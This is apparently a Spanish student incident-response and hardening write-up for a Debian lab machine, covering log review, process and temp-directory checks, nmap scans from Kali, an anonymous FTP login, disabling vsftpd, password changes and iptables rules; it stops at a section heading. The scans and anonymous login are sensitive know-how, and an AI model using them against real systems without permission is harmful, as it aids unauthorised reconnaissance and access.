

Fase 1

Identificación de servicios comprometidos y como accedió el atacante al servidor.

Acceso ruta “/var/log/”

Accedemos a la ruta “/var/log/” para poder ver el fichero “auth.log”, pero comprobamos que no aparece dicho fichero.

```
debian@debian:/var/log$ ls -a
.          apache2      boot.log.2  dpkg.log    installer  private      vsftpd.log
..         apt          btmp        dpkg.log.1  journal    README        wtmp
alternatives.log  boot.log  btmp.1      faillog     lastlog    runit         Xorg.0.log
alternatives.log.1 boot.log.1 cups        fontconfig.log lightdm     speech-dispatcher Xorg.0.log.old
```

Muestra archivo “README”

Comprobamos que, en la ruta, no se encuentra dicho archivo, pero, encontramos un archivo llamado “README” que, al mostrar su contenido nos indica:

```
debian@debian:/$ cat /var/log/README
You are looking for the traditional text log files in /var/log, and they are gone?

Here's an explanation on what's going on:

You are running a systemd-based OS where traditional syslog has been replaced with the Journal. The journal stores the same (and more) information as classic syslog. To make use of the journal and access the collected log data simply invoke "journalctl", which will output the logs in the identical text-based format the syslog files in /var/log used to be. For further details, please refer to journalctl(1).

Alternatively, consider installing one of the traditional syslog implementations available for your distribution, which will generate the classic log files for you. Syslog implementations such as syslog-ng or rsyslog may be installed side-by-side with the journal and will continue to function the way they always did.

Thank you!

Further reading:
    man:journalctl(1)
    man:systemd-journald.service(8)
    man:journald.conf(5)
    https://0pointer.de/blog/projects/the-journal.html
```

Análisis de registros del sistema con journalctl

Realizamos comprobaciones de SSH con el comando “journalctl -u ssh” y se identificaron varios eventos de inicio y parada del servicio asociado a reinicios del sistema.

Se detecta únicamente 1 acceso con éxito al usuario root, autenticado por contraseña desde la IP 192.168.0.134.

```
debian@debian:~$ sudo journalctl | grep "Accepted password"
Oct 08 17:40:59 debian sshd[1650]: Accepted password for root from 192.168.0.134 port 45623 ssh2
```

No se encuentran intentos de autenticación fallidos.

Comprobación accesos fallidos al sistema con “lastb”

Revisamos los intentos fallidos, se realizó comprobando los archivos “btmp” y “btmp.1” con el comando “lastb”.

Como podemos comprobar, en el archivo “btmp” no se encuentran registros fallidos, pero, en el archivo “btmp.1” se encuentran algunos intentos fallidos de accesos locales correspondientes a los usuarios “deb” y “kali”.

```
debian@debian:/var/log$ sudo lastb

btmp begins Tue Jan 27 13:16:45 2026
debian@debian:/var/log$ sudo lastb -f btmp.1
kali      tty7          :0                Tue Oct  8 16:43 - 16:43  (00:00)
kali      tty7          :0                Tue Oct  8 16:43 - 16:43  (00:00)
kali      tty7          :0                Tue Oct  8 16:43 - 16:43  (00:00)
deb       tty7          :0                Mon Sep 30 15:07 - 15:07  (00:00)
deb       tty7          :0                Mon Sep 30 15:06 - 15:06  (00:00)
deb       tty7          :0                Mon Sep 30 15:06 - 15:06  (00:00)
deb       tty7          :0                Mon Sep 30 15:10 - 15:10  (00:00)
```

Comprobación de accesos con éxito al sistema

Revisamos los accesos con éxito, comprobando el archivo “wtmp”, pero, no se identifican accesos remotos ni sesiones SSH activas.

Podemos ver eventos de reinicio y algún cierre de sesión y reinicio no controlado del sistema que puede significar a un apagado inesperado o fallo del entorno gráfico.

```

debian@debian:/var/log$ last
debian  tty7          :0                Tue Jan 27 13:22    still logged in
reboot  system boot      6.1.0-25-amd64    Tue Jan 27 13:21    still running
debian  tty7          :0                Tue Jan 27 13:17 - 13:18  (00:00)
reboot  system boot      6.1.0-25-amd64    Tue Jan 27 13:16 - 13:18  (00:01)
debian  tty7          :0                Tue Oct  8 17:28 - crash (475+20:47)
reboot  system boot      6.1.0-25-amd64    Tue Oct  8 17:28 - 13:18  (475+20:49)
debian  tty7          :0                Tue Oct  8 16:48 - crash (00:40)
reboot  system boot      6.1.0-25-amd64    Tue Oct  8 16:48 - 13:18  (475+21:30)
debian  tty7          :0                Tue Oct  8 16:44 - crash (00:03)
reboot  system boot      6.1.0-25-amd64    Tue Oct  8 16:43 - 13:18  (475+21:35)
debian  tty7          :0                Mon Sep 30 15:13 - crash (8+01:29)
reboot  system boot      6.1.0-25-amd64    Mon Sep 30 15:09 - 13:18  (483+23:08)
debian  tty7          :0                Mon Sep 30 09:49 - 12:27  (02:38)
reboot  system boot      6.1.0-23-amd64    Mon Sep 30 09:48 - 12:28  (02:39)
debian  tty7          :0                Sat Sep 28 16:40 - crash (1+17:08)
reboot  system boot      6.1.0-23-amd64    Sat Sep 28 16:39 - 12:28  (1+19:48)
debian  tty7          :0                Wed Jul 31 16:45 - 18:18  (01:33)
reboot  system boot      6.1.0-23-amd64    Wed Jul 31 16:45 - 18:19  (01:34)
debian  tty7          :0                Wed Jul 31 16:04 - 16:44  (00:39)
reboot  system boot      6.1.0-23-amd64    Wed Jul 31 16:04 - 16:44  (00:40)
debian  tty7          :0                Wed Jul 31 15:57 - 15:59  (00:01)
reboot  system boot      6.1.0-23-amd64    Wed Jul 31 15:56 - 15:59  (00:02)

wtmp begins Wed Jul 31 15:56:58 2024

```

Conclusión

Se ha identificado únicamente un acceso SSH legítimo por contraseña al usuario root desde una IP local. No se han detectado intentos de fuerza bruta ni accesos no autorizados.

Identificación de archivos sospechosos, procesos en ejecución y cualquier modificación inusual en el sistema.

Revisión de procesos en ejecución con ps aux

Ejecutamos el comando “ps aux” para poder observar los procesos en ejecución del sistema. No se detectan procesos inusuales ni sospechosos ni indicios de ejecución de malware o backdoors activos.

```
debian@debian:~$ ps aux
```

USER	PID	%CPU	%MEM	VSZ	RSS	TTY	STAT	START	TIME	COMMAND
root	1	0.0	0.6	167876	12520	?	Ss	13:33	0:02	/sbin/init splash
root	2	0.0	0.0	0	0	?	S	13:33	0:00	[kthreadd]
root	3	0.0	0.0	0	0	?	I<	13:33	0:00	[rcu_gp]
root	4	0.0	0.0	0	0	?	I<	13:33	0:00	[rcu_par_gp]
root	5	0.0	0.0	0	0	?	I<	13:33	0:00	[slub_flushwq]
root	6	0.0	0.0	0	0	?	I<	13:33	0:00	[netns]
root	8	0.0	0.0	0	0	?	I<	13:33	0:00	[kworker/0:0H-events_highpri]
root	10	0.0	0.0	0	0	?	I<	13:33	0:00	[mm_percpu_wq]
root	11	0.0	0.0	0	0	?	I	13:33	0:00	[rcu_tasks_kthread]
root	12	0.0	0.0	0	0	?	I	13:33	0:00	[rcu_tasks_rude_kthread]
root	13	0.0	0.0	0	0	?	I	13:33	0:00	[rcu_tasks_trace_kthread]
root	14	0.0	0.0	0	0	?	S	13:33	0:00	[ksoftirqd/0]
root	15	0.0	0.0	0	0	?	I	13:33	0:00	[rcu_preempt]
root	16	0.0	0.0	0	0	?	S	13:33	0:00	[migration/0]
root	18	0.0	0.0	0	0	?	S	13:33	0:00	[cpuhp/0]
root	19	0.0	0.0	0	0	?	S	13:33	0:00	[cpuhp/1]
root	20	0.0	0.0	0	0	?	S	13:33	0:00	[migration/1]
root	21	0.0	0.0	0	0	?	S	13:33	0:00	[ksoftirqd/1]
root	23	0.0	0.0	0	0	?	I<	13:33	0:00	[kworker/1:0H-kblockd]
root	26	0.0	0.0	0	0	?	S	13:33	0:00	[kdevtmpfs]
root	27	0.0	0.0	0	0	?	I<	13:33	0:00	[inet_frag_wq]
root	28	0.0	0.0	0	0	?	S	13:33	0:00	[kauditd]
root	29	0.0	0.0	0	0	?	S	13:33	0:00	[khungtaskd]
root	30	0.0	0.0	0	0	?	S	13:33	0:00	[oom_reaper]
root	32	0.0	0.0	0	0	?	I<	13:33	0:00	[writeback]
root	33	0.0	0.0	0	0	?	S	13:33	0:00	[kcompactd0]
root	34	0.0	0.0	0	0	?	SN	13:33	0:00	[ksmd]
root	36	0.0	0.0	0	0	?	SN	13:33	0:00	[khugepaged]
root	37	0.0	0.0	0	0	?	I<	13:33	0:00	[kintegrityd]
root	38	0.0	0.0	0	0	?	I<	13:33	0:00	[kblockd]
root	39	0.0	0.0	0	0	?	I<	13:33	0:00	[blkcg_punt_bio]
root	40	0.0	0.0	0	0	?	I<	13:33	0:00	[tpm_dev_wq]
root	41	0.0	0.0	0	0	?	I<	13:33	0:00	[edac-poller]
root	42	0.0	0.0	0	0	?	I<	13:33	0:00	[devfreq_wq]
root	44	0.0	0.0	0	0	?	S	13:33	0:00	[kswapd0]
root	50	0.0	0.0	0	0	?	I<	13:33	0:00	[kthrotld]
root	52	0.0	0.0	0	0	?	I<	13:33	0:00	[acpi_thermal_pm]
root	54	0.0	0.0	0	0	?	I<	13:33	0:00	[mld]
root	55	0.0	0.0	0	0	?	I<	13:33	0:00	[ipv6_addrconf]
root	60	0.0	0.0	0	0	?	I<	13:33	0:00	[kstrp]
root	65	0.0	0.0	0	0	?	I<	13:33	0:00	[zswap-shrink]
root	66	0.0	0.0	0	0	?	I<	13:33	0:00	[kworker/u5:0]
root	126	0.0	0.0	0	0	?	I<	13:33	0:00	[kworker/0:1H-kblockd]
root	130	0.0	0.0	0	0	?	I<	13:33	0:00	[ata_sff]
root	132	0.0	0.0	0	0	?	S	13:33	0:00	[scsi_eh_0]
root	134	0.0	0.0	0	0	?	I<	13:33	0:00	[scsi_tmf_0]
root	136	0.0	0.0	0	0	?	S	13:33	0:00	[scsi_eh_1]
root	137	0.0	0.0	0	0	?	S	13:33	0:00	[scsi_eh_2]
root	138	0.0	0.0	0	0	?	I<	13:33	0:00	[scsi_tmf_1]
root	139	0.0	0.0	0	0	?	I<	13:33	0:00	[scsi_tmf_2]
root	141	0.0	0.0	0	0	?	S	13:33	0:00	[irq/18-vmwgfx]
root	150	0.0	0.0	0	0	?	I<	13:33	0:00	[kworker/1:2H-kblockd]

root	195	0.0	0.0	0	0	?	S	13:33	0:00	[jbd2/sda1-8]
root	196	0.0	0.0	0	0	?	I<	13:33	0:00	[ext4-rsv-conver]
root	239	0.0	1.7	66248	35924	?	Ss	13:33	0:02	/lib/systemd/systemd-journald
root	268	0.0	0.3	27940	7300	?	Ss	13:33	0:00	/lib/systemd/systemd-udev
systemd+	282	0.0	0.3	90104	6796	?	Ssl	13:33	0:00	/lib/systemd/systemd-timesyncd
root	367	0.0	0.0	0	0	?	I<	13:33	0:00	[cryptd]
root	501	0.0	0.4	236896	9572	?	Ssl	13:33	0:00	/usr/libexec/accounts-daemon
avahi	504	0.0	0.1	8288	3908	?	Ss	13:33	0:00	avahi-daemon: running [debian.local]
root	505	0.0	0.1	6608	2672	?	Ss	13:33	0:00	/usr/sbin/cron -f
message+	506	0.0	0.2	10004	5800	?	Ss	13:33	0:00	/usr/bin/dbus-daemon --system --address=systemd: --nofork -
polkitd	508	0.0	0.5	310008	10084	?	Ssl	13:33	0:00	/usr/lib/polkit-1/polkitd --no-debug
root	509	0.0	0.3	25336	7896	?	Ss	13:33	0:00	/lib/systemd/systemd-logind
root	510	0.0	0.7	394828	14752	?	Ssl	13:33	0:00	/usr/libexec/udisks2/udisksd
root	513	0.0	1.0	258512	21868	?	Ssl	13:33	0:00	/usr/sbin/NetworkManager --no-daemon
root	514	0.0	0.2	16532	5864	?	Ss	13:33	0:00	/sbin/wpa_supplicant -u -s -O DIR=/run/wpa_supplicant GROUP
avahi	516	0.0	0.0	8100	364	?	S	13:33	0:00	avahi-daemon: chroot helper
root	528	0.0	0.6	317328	12172	?	Ssl	13:33	0:00	/usr/sbin/ModemManager
root	555	0.0	0.2	10196	4228	?	Ss	13:33	0:00	/usr/sbin/vsftpd /etc/vsftpd.conf
root	557	0.0	0.3	308484	7380	?	SLsl	13:33	0:00	/usr/sbin/lightdm
root	564	0.0	0.4	15432	9404	?	Ss	13:33	0:01	sshd: /usr/sbin/sshd -D [listener] 0 of 10-100 startups
root	604	0.0	6.0	433380	121492	tty7	Ssl+	13:33	0:06	/usr/lib/xorg/Xorg :0 -seat seat0 -auth /var/run/lightdm/ro
root	605	0.0	0.0	5872	1060	tty1	Ss+	13:33	0:00	/sbin/agetty -o -p -- \u --noclear - linux
mysql	649	0.0	11.9	1414960	241020	?	Ssl	13:33	0:01	/usr/sbin/mariadb
root	663	0.0	1.7	268708	35920	?	Ss	13:33	0:00	/usr/sbin/apache2 -k start
rtkit	787	0.0	0.0	22700	1572	?	SNsl	13:33	0:00	/usr/libexec/rtkit-daemon
root	905	0.0	0.4	162436	10060	?	Sl	13:33	0:00	lightdm --session-child 13 24
debian	943	0.0	0.5	19128	10804	?	Ss	13:33	0:00	/lib/systemd/systemd --user
debian	944	0.0	0.1	169024	3308	?	S	13:33	0:00	(sd-pam)
debian	959	0.3	1.7	1703280	35312	?	S<sl	13:33	0:32	/usr/bin/pulseaudio --daemonize=no --log-target=journal
debian	961	0.0	0.5	239908	11788	?	SLsl	13:33	0:00	/usr/bin/gnome-keyring-daemon --foreground --components=pkcs
debian	967	0.0	0.2	9556	5344	?	Ss	13:33	0:00	/usr/bin/dbus-daemon --session --address=systemd: --nofork
debian	969	0.0	1.2	264896	25416	?	Ssl	13:33	0:00	x-session-manager
debian	1022	0.0	0.0	7684	776	?	Ss	13:33	0:00	/usr/bin/ssh-agent x-session-manager
debian	1023	0.0	0.4	311276	9628	?	Ssl	13:33	0:00	/usr/libexec/at-spi-bus-launcher
debian	1029	0.0	0.2	9412	5240	?	S	13:33	0:00	/usr/bin/dbus-daemon --config-file=/usr/share/defaults/at-s
debian	1049	0.0	0.2	156452	5576	?	Ssl	13:33	0:00	/usr/libexec/dconf-service
debian	1054	0.0	2.1	1009244	43888	?	Sl	13:33	0:00	/usr/bin/mate-settings-daemon
debian	1056	0.0	0.4	164520	10060	?	Sl	13:33	0:00	/usr/libexec/at-spi2-registrard --use-gnome-session
debian	1062	0.0	2.5	817284	51252	?	Sl	13:33	0:00	marco
debian	1063	0.0	0.4	237508	9816	?	Ssl	13:33	0:00	/usr/libexec/gvfsd
debian	1071	0.0	0.5	380372	10276	?	Sl	13:33	0:00	/usr/libexec/gvfsd-fuse /run/user/1000/gvfs -f
debian	1083	0.0	2.3	551452	47644	?	Sl	13:33	0:00	mate-panel
debian	1096	0.0	0.6	351472	13600	?	Ssl	13:33	0:00	/usr/libexec/gvfs-udisks2-volume-monitor
debian	1106	0.0	0.4	312420	9860	?	Ssl	13:33	0:00	/usr/libexec/gvfs-afc-volume-monitor
debian	1111	0.0	0.4	233524	8380	?	Ssl	13:33	0:00	/usr/libexec/gvfs-goa-volume-monitor
debian	1115	0.0	0.4	233352	8568	?	Ssl	13:33	0:00	/usr/libexec/gvfs-mtp-volume-monitor
debian	1116	0.0	2.9	585036	58744	?	Sl	13:33	0:00	/usr/bin/caja
debian	1120	0.0	0.4	234308	8784	?	Ssl	13:33	0:00	/usr/libexec/gvfs-gphoto2-volume-monitor
debian	1138	0.0	3.4	387676	69968	?	Sl	13:33	0:07	/usr/bin/python3 /usr/bin/orca
debian	1143	0.0	2.1	351752	44224	?	Sl	13:33	0:00	mate-screensaver
debian	1145	0.0	2.1	606628	42680	?	Sl	13:33	0:00	mate-volume-control-status-icon
debian	1148	0.0	1.7	497004	34420	?	Sl	13:33	0:00	/usr/lib/mate-panel/wmck-applet
debian	1150	0.0	1.8	538476	37404	?	Sl	13:33	0:00	/usr/lib/mate-panel/clock-applet
debian	1152	0.0	1.5	495300	30476	?	Sl	13:33	0:00	/usr/lib/mate-panel/notification-area-applet

debian	1153	0.0	1.4	495192	28500	?	Sl	13:33	0:00	mate-power-manager
debian	1156	0.0	1.9	507688	39124	?	Sl	13:33	0:00	nm-applet
debian	1166	0.0	0.9	186216	18444	?	Sl	13:33	0:00	/usr/libexec/polkit-mate-authentication-agent-1
debian	1178	0.0	0.7	390312	14140	?	Ssl	13:33	0:00	/usr/libexec/xdg-desktop-portal
debian	1184	0.0	0.4	460344	9204	?	Ssl	13:33	0:00	/usr/libexec/xdg-document-portal
debian	1201	0.0	0.3	236700	7780	?	Ssl	13:33	0:00	/usr/libexec/xdg-permission-store
root	1219	0.0	0.0	2480	952	?	Ss	13:33	0:00	fusermount3 -o rw,nosuid,nodev,fsname=portal,auto_unmount,s
root	1220	0.0	0.4	307488	8572	?	Ssl	13:33	0:00	/usr/libexec/upowerd
debian	1234	0.0	1.0	335532	21020	?	Ssl	13:33	0:00	/usr/libexec/xdg-desktop-portal-gtk
debian	1294	0.0	0.8	269296	16388	?	Sl	13:33	0:00	/usr/libexec/gvfsd-trash --spawner :1.17 /org/gtk/gvfs/exec
debian	1321	0.0	0.6	108832	12596	?	Sl	13:33	0:02	/usr/lib/speech-dispatcher-modules/sd_espeak-ng /etc/speech
debian	1378	0.0	0.2	363136	5948	?	Sl	13:33	0:00	/usr/lib/speech-dispatcher-modules/sd_dummy /etc/speech-dis
debian	1381	0.1	0.8	730636	16784	?	Ssl	13:33	0:12	/usr/bin/speech-dispatcher --spawn --communication-method u
www-data	1538	0.0	0.8	269296	16388	?	S	13:34	0:00	/usr/sbin/apache2 -k start
www-data	1539	0.0	0.8	269296	16388	?	S	13:34	0:00	/usr/sbin/apache2 -k start
www-data	1540	0.0	0.8	269296	16388	?	S	13:34	0:00	/usr/sbin/apache2 -k start
www-data	1541	0.0	0.8	269296	16388	?	S	13:34	0:00	/usr/sbin/apache2 -k start
www-data	1542	0.0	0.8	269296	16388	?	S	13:34	0:00	/usr/sbin/apache2 -k start
root	1550	0.0	0.4	27036	9148	?	Ss	13:34	0:00	/usr/sbin/cupsd -l
root	1551	0.0	0.0	0	0	?	I	13:34	0:00	[kworker/0:4-events]
root	1552	0.0	0.7	176108	15060	?	Ssl	13:34	0:00	/usr/sbin/cups-browsed
debian	1603	0.0	2.4	558924	50284	?	Sl	13:35	0:04	mate-terminal
debian	1636	0.0	0.3	9712	6112	pts/0	Ss	13:35	0:00	bash
root	7140	0.0	0.0	0	0	?	I	15:09	0:00	[kworker/1:0-events]
root	7204	0.0	0.0	0	0	?	I	15:30	0:00	[kworker/u4:0-events_unbound]
root	7260	0.0	0.0	0	0	?	I	15:39	0:00	[kworker/0:1]
root	7269	0.0	0.0	0	0	?	I	15:44	0:00	[kworker/u4:2-flush-8:0]
root	7277	0.0	0.0	0	0	?	I	15:51	0:00	[kworker/1:1-ata_sff]
root	7279	0.0	0.0	0	0	?	I	15:57	0:00	[kworker/1:2-ata_sff]
root	7375	0.0	0.0	0	0	?	I	15:57	0:00	[kworker/u4:1]
debian	7376	0.0	0.2	11216	4384	pts/0	R+	15:57	0:00	ps aux

Revisión de directorios temporales

Se revisan los directorios temporales “/tmp”, “/var/tmp” y “/dev/shm” dado que se usan normalmente por malwares para persistencia de este o poder ejecutarse de manera discreta. Únicamente se identificaron archivos y directorios asociados al entorno gráfico, servicios del sistema y sesiones SSH. No hay indicios sospechosos.

```

debian@debian:~$ ls -la /tmp/
total 52
drwxrwxrwt 12 root root 4096 Jan 28 16:09 .
drwxr-xr-x 19 root root 4096 Jan 27 13:21 ..
drwxrwxrwt 2 root root 4096 Jan 27 15:52 font-unix
drwxrwxrwt 2 root root 4096 Jan 27 15:52 ice-unix
drwx----- 2 debian debian 4096 Jan 27 15:52 ssh-XXXXXX4NvoMh
drwx----- 3 root root 4096 Jan 27 15:52 systemd-private-47ecc2f82ba4c059e052ac24737eaf6-apache2.service-FsUkqG
drwx----- 3 root root 4096 Jan 27 15:52 systemd-private-47ecc2f82ba4c059e052ac24737eaf6-ModemManager.service-07ASfk
drwx----- 3 root root 4096 Jan 27 15:52 systemd-private-47ecc2f82ba4c059e052ac24737eaf6-systemd-logind.service-74jqLw
drwx----- 3 root root 4096 Jan 27 15:52 systemd-private-47ecc2f82ba4c059e052ac24737eaf6-systemd-timesyncd.service-dC2Vh
U
drwx----- 3 root root 4096 Jan 27 15:52 systemd-private-47ecc2f82ba4c059e052ac24737eaf6-upower.service-4Eo7Cn
-r--r--r-- 1 root root 11 Jan 27 15:52 .X0-lock
drwxrwxrwt 2 root root 4096 Jan 27 15:52 x11-unix
drwxrwxrwt 2 root root 4096 Jan 27 15:52 xdm-unix

debian@debian:~$ ls -la /var/tmp/
total 28
drwxrwxrwt 7 root root 4096 Jan 28 16:39 .
drwxr-xr-x 12 root root 4096 Sep 30 2024 ..
drwx----- 3 root root 4096 Jan 27 15:52 systemd-private-47ecc2f82ba4c059e052ac24737eaf6-apache2.service-15v8LC
drwx----- 3 root root 4096 Jan 27 15:52 systemd-private-47ecc2f82ba4c059e052ac24737eaf6-ModemManager.service-8Ba95X
drwx----- 3 root root 4096 Jan 27 15:52 systemd-private-47ecc2f82ba4c059e052ac24737eaf6-systemd-logind.service-rEAaQv
drwx----- 3 root root 4096 Jan 27 15:52 systemd-private-47ecc2f82ba4c059e052ac24737eaf6-systemd-timesyncd.service-NhdYcg
drwx----- 3 root root 4096 Jan 27 15:52 systemd-private-47ecc2f82ba4c059e052ac24737eaf6-upower.service-pqFSmi

debian@debian:~$ ls -la /dev/shm/
total 0
drwxrwxrwt 2 root root 40 Jan 27 15:52 .
drwxr-xr-x 17 root root 3380 Jan 27 15:52 ..

```

Revierte los cambios realizados por el atacante

Escaneo de puertos

Comprobamos los puertos abiertos de la máquina debian

```
(kali@kali)-[~]
└─$ sudo nmap -sSVC 192.168.1.159
Starting Nmap 7.98 ( https://nmap.org ) at 2026-01-28 20:33 -0500
Nmap scan report for 192.168.1.159
Host is up (0.00012s latency).
Not shown: 997 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
21/tcp    open  ftp      vsftpd 3.0.3
|_ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_ftp-syst:
|_STAT:
|_FTP server status:
|_   Connected to ::ffff:192.168.1.148
|_   Logged in as ftp
|_   TYPE: ASCII
|_   No session bandwidth limit
|_   Session timeout in seconds is 300
|_   Control connection is plain text
|_   Data connections will be plain text
|_   At session startup, client count was 4
|_   vsFTPD 3.0.3 - secure, fast, stable
|_End of status
22/tcp    open  ssh      OpenSSH 9.2p1 Debian 2+deb12u3 (protocol 2.0)
|_ssh-hostkey:
|_   256 aa:f8:39:b3:ce:e6:3a:c9:60:79:bc:6c:06:47:ff:5a (ECDSA)
|_   256 43:ca:a9:c9:31:7b:82:d9:03:ff:40:f2:a3:71:40:83 (ED25519)
80/tcp    open  http      Apache httpd 2.4.62 ((Debian))
|_http-robots.txt: 1 disallowed entry
|_/_wp-admin/
|_http-title: Apache2 Debian Default Page: It works
|_http-server-header: Apache/2.4.62 (Debian)
MAC Address: 08:00:27:0C:39:D9 (Oracle VirtualBox virtual NIC)
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 8.78 seconds
```

Conexión a FTP desde Kali

Durante el escaneo de puertos, comprobamos que el puerto 21 se encuentra abierto ejecutando el servicio vsftpd 3.0.3 y desde la máquina kali, conseguimos acceder por FTP de forma anónima sin autenticación válida.

```
(kali@kali)-[~]
└─$ ftp 192.168.1.159
Connected to 192.168.1.159.
220 (vsFTPD 3.0.3)
Name (192.168.1.159:kali): anonymous
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls
229 Entering Extended Passive Mode (|||33520|)
150 Here comes the directory listing.
226 Directory send OK.
ftp> pwd
Remote directory: /
ftp> █
```

Cerrar puerto 21

Tras confirmar que se puede acceder de forma anónima sin autenticación, procedemos a detener y deshabilitar el servicio desde la propia máquina debian dado que de esta forma eliminamos la exposición del puerto 21 y se reduce la superficie de ataque del sistema.

```
debian@debian:~$ sudo systemctl stop vsftpd
[sudo] password for debian:
debian@debian:~$ sudo systemctl disable vsftpd
Synchronizing state of vsftpd.service with SysV service script with /lib/systemd/systemd-sysv-install.
Executing: /lib/systemd/systemd-sysv-install disable vsftpd
Removed "/etc/systemd/system/multi-user.target.wants/vsftpd.service".
```

Comprobamos que ya no aparece el puerto 21 abierto

```
(kali㉿kali)-[~]
└─$ sudo nmap -p 21 192.168.1.159
Starting Nmap 7.98 ( https://nmap.org ) at 2026-01-29 15:07 -0500
Nmap scan report for 192.168.1.159
Host is up (0.00026s latency).

PORT      STATE SERVICE
21/tcp    closed ftp
MAC Address: 08:00:27:0C:39:D9 (Oracle VirtualBox virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 0.67 seconds
```

```
(kali㉿kali)-[~]
└─$ sudo nmap -sSVC 192.168.1.159
[sudo] password for kali:
Starting Nmap 7.98 ( https://nmap.org ) at 2026-01-29 15:02 -0500
Nmap scan report for 192.168.1.159
Host is up (0.00010s latency).
Not shown: 998 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 9.2p1 Debian 2+deb12u3 (protocol 2.0)
| ssh-hostkey:
|_  256 aa:f8:39:b3:ce:e6:3a:c9:60:79:bc:6c:06:47:ff:5a (ECDSA)
|_  256 43:ca:a9:c9:31:7b:82:d9:03:ff:40:f2:a3:71:40:83 (ED25519)
80/tcp    open  http     Apache httpd 2.4.62 ((Debian))
|_ http-server-header: Apache/2.4.62 (Debian)
|_ http-title: Apache2 Debian Default Page: It works
| http-robots.txt: 1 disallowed entry
|_ /wp-admin/
MAC Address: 08:00:27:0C:39:D9 (Oracle VirtualBox virtual NIC)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 8.38 seconds
```

Actualización y corrección de configuraciones de seguridad

Realizamos una actualización de los paquetes del sistema operativo con “sudo apt-get update && sudo apt-get upgrade -y” para poder corregir vulnerabilidades conocidas y reducir riesgos por software obsoleto.

Se modifican las credenciales de los usuarios debian y root con “sudo passwd debian” y “sudo passwd root” para que, en caso de que las credenciales hayan sido comprometidas, no puedan utilizarse por el atacante.


```
debian@debian:~$ sudo passwd debian
New password:
Retype new password:
passwd: password updated successfully
```

```
debian@debian:~$ sudo passwd root
New password:
Retype new password:
passwd: password updated successfully
```

Creación de reglas de firewall

Se crean las siguientes reglas:

- Permitimos el tráfico de interfaz loopback para garantizar la correcta comunicación interna del sistema y evitar fallos locales.

```
debian@debian:~$ sudo iptables -A INPUT -i lo -j ACCEPT
```

- Habilitamos el paso de conexiones establecidas asegurando el funcionamiento de las comunicaciones establecidas previamente.

```
debian@debian:~$ sudo iptables -A INPUT -m conntrack --ctstate ESTABLISHED,RELATED -j ACCEPT
```

- Bloqueamos específicamente en puerto 21 correspondiente al servicio FTP para poder evitar ataques por dicho medio.

```
debian@debian:~$ sudo iptables -A INPUT -p tcp --dport 21 -j DROP
```

- Permitimos el tráfico ICMP para poder diagnosticar y monitorizar el estado de la red.

```
debian@debian:~$ sudo iptables -A INPUT -p icmp -j ACCEPT
```

- Establecemos una política de denegación por defecto del tráfico entrante, permitiendo solo los flujos de red autorizados.

```
debian@debian:~$ sudo iptables -P INPUT DROP
```

- Verificamos las reglas de firewall visualizando la configuración activa.

```

debian@debian:~$ sudo iptables -L -v -n
Chain INPUT (policy DROP 100 packets, 19683 bytes)
  pkts bytes target     prot opt in     out     source               destination
   964 48200 ACCEPT    0    --  lo      *        0.0.0.0/0            0.0.0.0/0
      0      0 DROP      6    --  *       *        0.0.0.0/0            0.0.0.0/0          tcp dpt:21
      0      0 ACCEPT    1    --  *       *        0.0.0.0/0            0.0.0.0/0
      0      0 ACCEPT    0    --  *       *        0.0.0.0/0            0.0.0.0/0          ctstate RELATED,ESTABLISHED

Chain FORWARD (policy ACCEPT 0 packets, 0 bytes)
  pkts bytes target     prot opt in     out     source               destination

Chain OUTPUT (policy ACCEPT 0 packets, 0 bytes)
  pkts bytes target     prot opt in     out     source               destination

```

Fase 2

Realización de escaneo completo del sistema usando herramientas como Nmap

Realizamos un escaneo completo y comprobamos que el escaneo nos permite identificar varios servicios y sus versiones como:

- FTP – vsftpd 3.0.3
- SSH – OpenSSH 9.2p1
- HTTP – apache2 httpd 2.4.62

```

(kali@kali)-[~]
└─$ sudo nmap -sSVC -A -p- 192.168.1.159
[sudo] password for kali:
Starting Nmap 7.98 ( https://nmap.org ) at 2026-01-30 15:23 -0500
Nmap scan report for 192.168.1.159
Host is up (0.00017s latency).
Not shown: 65532 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
21/tcp    open  ftp      vsftpd 3.0.3
|_ ftp-syst:
|   STAT:
|   FTP server status:
|     Connected to ::ffff:192.168.1.148
|     Logged in as ftp
|     TYPE: ASCII
|     No session bandwidth limit
|     Session timeout in seconds is 300
|     Control connection is plain text
|     Data connections will be plain text
|     At session startup, client count was 4
|     vsFTPD 3.0.3 - secure, fast, stable
|_ End of status
|_ ftp-anon: Anonymous FTP login allowed (FTP code 230)
22/tcp    open  ssh      OpenSSH 9.2p1 Debian 2+deb12u3 (protocol 2.0)
|_ ssh-hostkey:
|   256 aa:f8:b3:ce:e6:3a:c9:60:79:bc:6c:06:47:ff:5a (ECDSA)
|_ 256 43:ca:a9:c9:31:7b:82:d9:03:ff:40:f2:a3:71:40:83 (ED25519)
80/tcp    open  http     Apache httpd 2.4.62 ((Debian))
|_ http-title: Apache2 Debian Default Page: It works
|_ http-robots.txt: 1 disallowed entry
|_ /wp-admin/
|_ http-server-header: Apache/2.4.62 (Debian)
MAC Address: 08:00:27:0C:39:D9 (Oracle VirtualBox virtual NIC)
Device type: general purpose
Running: Linux 4.X|5.X
OS CPE: cpe:/o:linux:linux_kernel:4 cpe:/o:linux:linux_kernel:5
OS details: Linux 4.15 - 5.19
Network Distance: 1 hop
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE
HOP RTT      ADDRESS
1   0.17 ms  192.168.1.159

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 10.91 seconds

```

Detección de una vulnerabilidad no relacionada con el hacking anterior (mala configuración, puertos abiertos, servicios expuestos...)

